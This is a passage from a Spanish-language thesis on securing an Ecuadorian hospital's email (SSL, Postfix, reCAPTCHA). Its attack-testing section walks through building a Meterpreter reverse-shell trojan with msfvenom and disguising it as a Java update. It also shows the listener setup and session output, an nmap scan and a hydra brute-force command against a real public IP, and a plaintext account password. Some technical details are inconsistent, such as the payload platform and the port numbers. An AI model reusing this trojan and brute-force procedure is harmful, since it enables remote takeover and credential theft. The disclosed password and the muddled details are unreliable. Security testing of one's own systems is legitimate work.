HTTP funciona en la capa de aplicación (séptima capa) del Modelo OSI, que es la capa más alta. Sin embargo, el cifrado que da lugar a HTTPS, se realiza en una capa más baja, mediante SSL/TLS. HTTPS se basa en el sistema de clave pública y clave privada. El administrador de un servidor Web debe tener un certificado de clave pública, el cual debe estar firmado por una autoridad de certificación (Acosta Gil, 2009).

Una entidad certificadora es una autoridad central que emite certificados seguros, a través de un proceso de verificación del sitio o dominio. Existen varias compañías certificadoras, como por ejemplo la empresa NIC.ec del Ecuador, ofrece certificados SSL para proteger los datos de sus clientes, incluyendo contraseñas, tarjetas de crédito e información de identidad.

Obtener un certificado SSL es la forma más fácil de aumentar la confianza para precautelar la integridad de la información, por las siguientes razones:

- Los certificados SSL proporcionan hasta un cifrado de 128 a 256 bits.
- Permiten activar el candado SSL antes de la entrega de la información.
- Te da un mayor ranking en los sitios web asegurados.

- Los certificados SSL vienen con un sello seguro que sirve como recordatorio de protección a su sitio web.
- Todos los certificados cuentan con 30 días de garantía.

Actualmente las empresas apuestan a temas de seguridad de sus activos, principalmente de sus sitios de transacciones en línea, por ello complementan la seguridad de sus sistemas con la seguridad en la capa de transporte, en la figura siguiente se muestra el acceso a un sitio web que muestra un candado de color verde característico de una conexión segura de cifrado SSL propiciada por la empresa DigiCert Inc.



Figura 10 Pantalla sitio web Banco Pichincha certificado SSL

Fuente: (Pichincha, s.f.)

Otra manera de proteger nuestro sitio web y datos, es emplear un certificado SSL auto firmado; es decir, quiere no cuente con la certificación de una entidad certificadora, ésta se instala en el servidor de aplicaciones de manera local. Este recurso es muy subutilizado por herramientas de correo, este método no significa que el sitio deje de ser seguro, la originalidad del cifrado se basa en el método de encriptación para el transporte de los datos. En el momento de la navegación el certificado aparecerá como no seguro, por lo tanto se debe añadir el certificado de forma manual, mediante la opción “añadir a excepciones” y la casilla de confirmar el uso del certificado para futuras conexiones desde el mismo equipo host, y de esta manera permite el acceso al servicio al sitio web del domino del correo institucional.

En una figura se muestra el modo de conexión de un certificado SSL autofirmado, instalado en la suite de correo Zimbra.




Figura 11 Pantalla inicio de sesión correo Zimbra sin certificado SSL

Fuente: (Zimbra, 2007)

Comprendemos que el significado de un certificado SSL auto firmado, funciona de igual forma con el cifrado del transporte y sabemos que el certificado no es verificado por una entidad certificadora, sino de forma local.

3.7 DISCUSIÓN DE RESULTADOS

3.7.1 Selección de Servidor de Correo

En la valoración de soluciones de servidores de correo, se obtuvo una respuesta favorable a la propuesta de mejoramiento del servicio de correo actual Zimbra, en cuanto a las limitadas funcionalidades que tiene la versión gratuita y en las versiones de costo, ya que no son de libre acceso al código fuente; sin embargo no deja de ser opción primitiva de empresas pequeñas sobre un modelo base de funcionamiento, ya que la suite ofrece un conjunto de funcionalidad agregadas tanto servidor y cliente en el mismo instalador.

Ha sido muy beneficioso en este compendio de criterios, por cuanto la herramienta Zimbra mantiene una política no permisible en las organizaciones públicas, como es la gratuidad de sus aplicaciones, por tanto el esfuerzo desempeñado por evaluar otros sistemas en las condiciones que son aprobadas por el Ministerio de Salud Pública, han resultado de mucho agrado, puesto que los avances en soluciones de software libre como es el caso del servidor de correo Postfix mantiene en gran medida las mismas funcionalidades que el correo Zimbra, con la gran ventaja que este es totalmente administrable desde su implementación, mantenimiento y escalabilidad del software y posee mejor blindaje en seguridad.

A continuación se muestra el resumen de los resultados de las puntuaciones obtenidas según los datos obtenidos de la tesis referencial (Caspi Pilamunga & Flores Verdezoto, 2011):



Figura 12 Comparación de servidores de correo por características

Fuente: (Caspi Pilamunga & Flores Verdezoto, 2011)




Figura 13 Comparación de servidores de correo consolidado

Fuente: (Caspi Pilamunga & Flores Verdezoto, 2011)

En esta sección del documento, ya se expuso las consideraciones de cada una de las puntuaciones obtenidas, en definitiva se ha cumplido satisfactoriamente con la determinación de reemplazar la suite de correo Zimbra por la solución Postfix, con el fundamento de ser una herramienta no comercial que es posible implementar las características POP3 Y IMAP que vienen por defecto en la versión comercial de la suite Zimbra.

Con ello se dió cumplimiento a los lineamientos de las políticas de TIC's, y de brindar un estándar de correo electrónico de mayor versatilidad a la comunidad de las instituciones públicas, que si bien es cierto aún continúan con esta versión de Zimbra y por ende que están sujetas a las condiciones de software comercial.

3.7.2 Método de Autenticación Segura

Con la utilización del método reCAPTCHA V2 de google implementado en nuestro sitio de correo electrónico institucional del Hospital Básico Natalia Huerta de Nimes cuyo dominio registrado es “mail.hbnhn.gob.ec”; se logró técnicamente disminuir en gran medida la vulnerabilidad en los procesos de autenticación simple (usuario/contraseña). Si bien es cierto en la actualidad las contraseñas siguen siendo una de las medida de protección más utilizadas en sistemas informáticos.

En consecuencia, constituye uno de los blancos más buscados por atacantes informáticos, ya que en dicho contexto la autenticación de usuarios radica inevitablemente en la fortaleza de la contraseña y en mantenerla en completo secreto, siendo potencialmente vulnerable a técnicas de Ingeniería Social, sumado a esto a que existen herramientas automatizadas diseñadas para

“romper” las contraseñas a través de diferentes técnicas como ataques de fuerza bruta, por diccionarios o híbridos en un plazo sumamente corto.

Por lo antes expuesto, se puede suponer que la solución ante este problema es la creación de contraseñas fuertes o claves seguras; sin embargo, esta estrategia sigue siendo poco efectiva, debido a que el personal no se encuentra preparado para recordar largas cadenas de caracteres e incurrir en escribirlas en lugares visibles o sitios accesibles por cualquier otra persona.

Aun cuando exista la implementación de una política de clave segura que condicione a los usuarios en delimitar una clave de 10 caracteres o más, se está ciertamente ante otros problemas de vulnerabilidad, tales como:

- La utilización de la misma contraseña en varias cuentas y otros servicios.
- Acceder a recursos que necesitan autenticación desde lugares públicos donde los atacantes pueden haber implantado programas o dispositivos físicos como keyloggers o sniffers que capturen información.
- Utilización de protocolos de comunicación inseguros que transmiten la información en texto plano, como el correo electrónico y demás técnicas que permiten evadir los controles de seguridad.

Para la ilustración del método de autenticación aplicado al sistema de correo actual en comparación del sistema anterior, se han desarrollado escenarios de pruebas para determinar la efectividad del método, aplicando ataques más comunes y de fácil implementación a los sistemas

de información no seguros, como por ejemplo ataques de ingeniería social o diccionario y de fuerza bruta.

El primer escenario se desarrolló mediante un ataque de ingeniería social, basado en un plugin que se ejecuta en el navegador como una actualización falsa de java que incorpora un exploit (función) que toma el control remoto del host servidor de correo.

Los recursos de hardware y software utilizados es una máquina virtual con Kali Linux especializado en la detección de vulnerabilidades y ataques informáticos, para el presente caso representa el equipo atacante, el cual contiene un conjunto de aplicaciones la herramienta metasploit framework que viene instalado en Kali Linux, la cual permite desarrollar y ejecutar exploits o código malicioso para vulnerar agujeros de seguridad en los sistemas de información. Para acceder a la herramienta metasploit framework a través de la máquina virtual Kali Linux, en el menú “Favorites” opción “08 - Exploitation Tools” y se selecciona el programa “metasploit...”, tal cual se muestra en la siguiente captura de pantalla:




Figura 14 Pantalla herramienta metasploit framework en sistema Kali Linux

Fuente: Autor de tesis

De inmediato se abrirá la terminal de comandos Kali Linux, y se procede con la construcción del archivo exploit troyano, mediante la siguiente composición:


```
root@kali:~# ifconfig

ifconfig msfvenom -p centos/meterpreter/reverse_tcp

LHOST=192.168.0.107 LPORT=2020 -f exe > grupo1.exe
```

Con estas sentencias, se indicó la ipp del host local, el puerto de conexión y el nombre del archivo generado, en nuestro caso es grupo1.exe.

Se procede con la revisión de los parámetros de red del equipo local Kali Linux, con el comando ifconfig, dando la ip del servidor de correo que es: 192.168.0.107.



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.107 netmask 255.255.255.0 broadcast 192.168.0.255
    inet6 fe80::a00:27ff:fe9d:208b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:9d:20:8b txqueuelen 1000 (Ethernet)
    RX packets 11345 bytes 11846146 (11.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6881 bytes 2713822 (2.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 0 (Local Loopback)
    RX packets 313682 bytes 99403788 (94.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 313682 bytes 99403788 (94.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.107 LPORT=2020 -f exe > drupol.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
root@kali:~#
```

Figura 15 Pantalla terminal Kali Linux ip de equipo atacante

Fuente: Autor de tesis

Una vez que se genera el archivo troyano grupo1.exe este debe estar contenido en un pen drive o dispositivo usb para portar el archivo y facilidad de uso.





Figura 16 Pantalla directorio destino de archivo troyano grupo1.exe

Fuente: Autor de tesis

Luego se procedió a empaquetar el archivo grupo1.exe junto con el instalador de java.exe previamente descargado de internet, con la herramienta iexpress que opera con sistemas Linux y Windows, los pasos a seguir se muestran a continuación:






Figura 17 Pantalla procedimiento de empaquetado

Fuente: Autor de tesis

Posterior al proceso de empaquetado, se ejecutan los siguientes comandos para la configuración del exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload centos/meterpreter/reverse_tcp
payload centos/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.107
lhost 192.168.0.107
msf exploit(handler) > set lport 2020
lport 2020
msf exploit(handler) > exploit
msf exploit(handler) >
```

Se ejecuta el archivo exploit generado el archivo JAVA_PLUGIN, y se valida que se halla instalando ya se tiene control de la máquina de la víctima.

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.0.107:2020
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.0.105
[*] Meterpreter session 1 opened (192.168.0.107:2020 -> 192.168.0.105:10774) at
2016-08-14 02:06:34 -0400
meterpreter >
```

Figura 18 Pantalla procedimiento de posesión de la máquina atacante

Fuente: Autor de tesis

De esta forma se puede vulnerar al sistema teniendo parte del control del equipo atacado incluyendo la visualización de claves, no obstante el método reCAPCHA V2 obliga que sea una persona la que se autentifique en la sesión del correo.

Ataque de contraseñas a dominio de correo electrónico.- Para evaluar la seguridad del sistema de correo Postfix y el cliente Roundcube, se practicó un ataque de contraseñas por fuerza bruta a nuestro sitio de correo, considerado que el correo es uno de los blancos más comunes de vulnerabilidad de los sistemas de información.

En este caso no se explica los pasos de instalación del sistema Kali Linux mediante virtualización con VirtualBox, sin embargo se deja el link con los pasos que hemos utilizado en el siguiente enlace: <http://www.cursodehackers.com/VirtualBox.html>.

Teniendo la herramienta VirtualBox, creamos una máquina virtual con Kali GNU/Linux versión 2016.1, con lo cual se construyó el siguiente esquema de red:




Figura 19 Esquema de red del Hospital Natalia Huerta de Niemes

Fuente: Autor de tesis

Como podemos darnos cuenta en el esquema el equipo virtual tiene la ip: 10.0.2.15 la cual debe tener acceso a internet, para poder llegar al servidor de correo que se encuentra en el otro extremo del esquema con la ipp: 190.11.16.221. A continuación se muestra una prueba de conectividad entre dichos equipos:


```

root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
root@kali:~# ping 190.11.16.221
PING 190.11.16.221 (190.11.16.221) 56(84) bytes of data:
64 bytes from 190.11.16.221: icmp_seq=1 ttl=59 time=103 ms
64 bytes from 190.11.16.221: icmp_seq=2 ttl=59 time=46.2 ms
64 bytes from 190.11.16.221: icmp_seq=3 ttl=59 time=21.0 ms
64 bytes from 190.11.16.221: icmp_seq=4 ttl=59 time=33.1 ms
64 bytes from 190.11.16.221: icmp_seq=5 ttl=59 time=20.4 ms
64 bytes from 190.11.16.221: icmp_seq=6 ttl=59 time=23.7 ms
64 bytes from 190.11.16.221: icmp_seq=7 ttl=59 time=19.0 ms
64 bytes from 190.11.16.221: icmp_seq=8 ttl=59 time=20.3 ms
64 bytes from 190.11.16.221: icmp_seq=9 ttl=59 time=43.5 ms
64 bytes from 190.11.16.221: icmp_seq=10 ttl=59 time=22.0 ms
64 bytes from 190.11.16.221: icmp_seq=11 ttl=59 time=22.9 ms

```

Figura 20 Pantalla prueba ping de conectividad equipo virtual al servidor de correo

Fuente: Autor de tesis



```

root@mail:~
login as: root
root@190.11.16.221's password:
Last login: Mon Feb 26 01:20:35 2018 from 186.47.175.209
[root@mail ~]# ping 186.47.175.209
PING 186.47.175.209 (186.47.175.209) 56(84) bytes of data.
64 bytes from 186.47.175.209: icmp_seq=1 ttl=57 time=18.7 ms
64 bytes from 186.47.175.209: icmp_seq=2 ttl=57 time=18.3 ms
64 bytes from 186.47.175.209: icmp_seq=3 ttl=57 time=18.0 ms
64 bytes from 186.47.175.209: icmp_seq=4 ttl=57 time=18.4 ms

```


Figura 21 Pantalla prueba ping de conectividad del servidor de correo a host atacante

Fuente: Autor de tesis

Para efectuar el ataque de contraseñas al host servidor, se procedió a verificar información de los puertos que se están escuchando en el servidor, a través del comando nmap seguido de la ip del sitio o host servidor.

A continuación se muestra el comando para efectuar el escaneo de puertos en el servidor:

```
root@kali:~# nmap 190.11.16.221
```



```

root@kali:~# nmap 190.11.16.221
Starting Nmap 7.01 ( https://nmap.org ) at 2018-02-26 03:11 CET
Nmap scan report for 221.16.11.190.static.anycast.cnt-grms.ec (190.11.16.221)
Host is up (0.022s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
143/tcp   open  imap
Nmap done: 1 IP address (1 host up) scanned in 5.36 seconds
root@kali:~#

```

Figura 22 Pantalla escaneo de puertos host servidor (ipp:190.11.16.221)

Fuente: Autor de tesis


En la figura anterior se observa el comando nmap el cual permitió observar los puertos abiertos en el host servidor, tales como: ssh (port 22), http (port 80), imap (port 143) y smtp (puerto 80), todos sobre el protocolo tcp.

Para este ejemplo se atacó el puerto smtp 80, en la cual el sistema de correo respondió exitosamente al método de validación reCAPTCHA V2, así mostramos el ataque generado y la respuesta de denegación del Roundcube, el diccionario de contraseñas utilizado contiene los datos de un usuario y contraseña valido (usuario:tics/clave:lnTk.*hh&).

A continuación mostramos la sintaxis del comando utilizado para el ataque:

```
root@kali:~# hydra -L /root/Escritorio/dic.txt -P /root/Escritorio/dic.txt 190.11.16.221 smtp.
```

El resultado de este experimento nos muestra que la seguridad del protocolo smtp no encriptada (SSL) es de fácil vulnerabilidad en los ataques de ingeniería social, los diccionarios utilizados son cada vez más fácil de deducir un usuario y una contraseña.



```

root@kali:~# hydra -L /root/Escritorio/dic.txt -P /root/Escritorio/dic.txt 190.11.16.221 smtp.
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2018-02-26 19:15:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort...
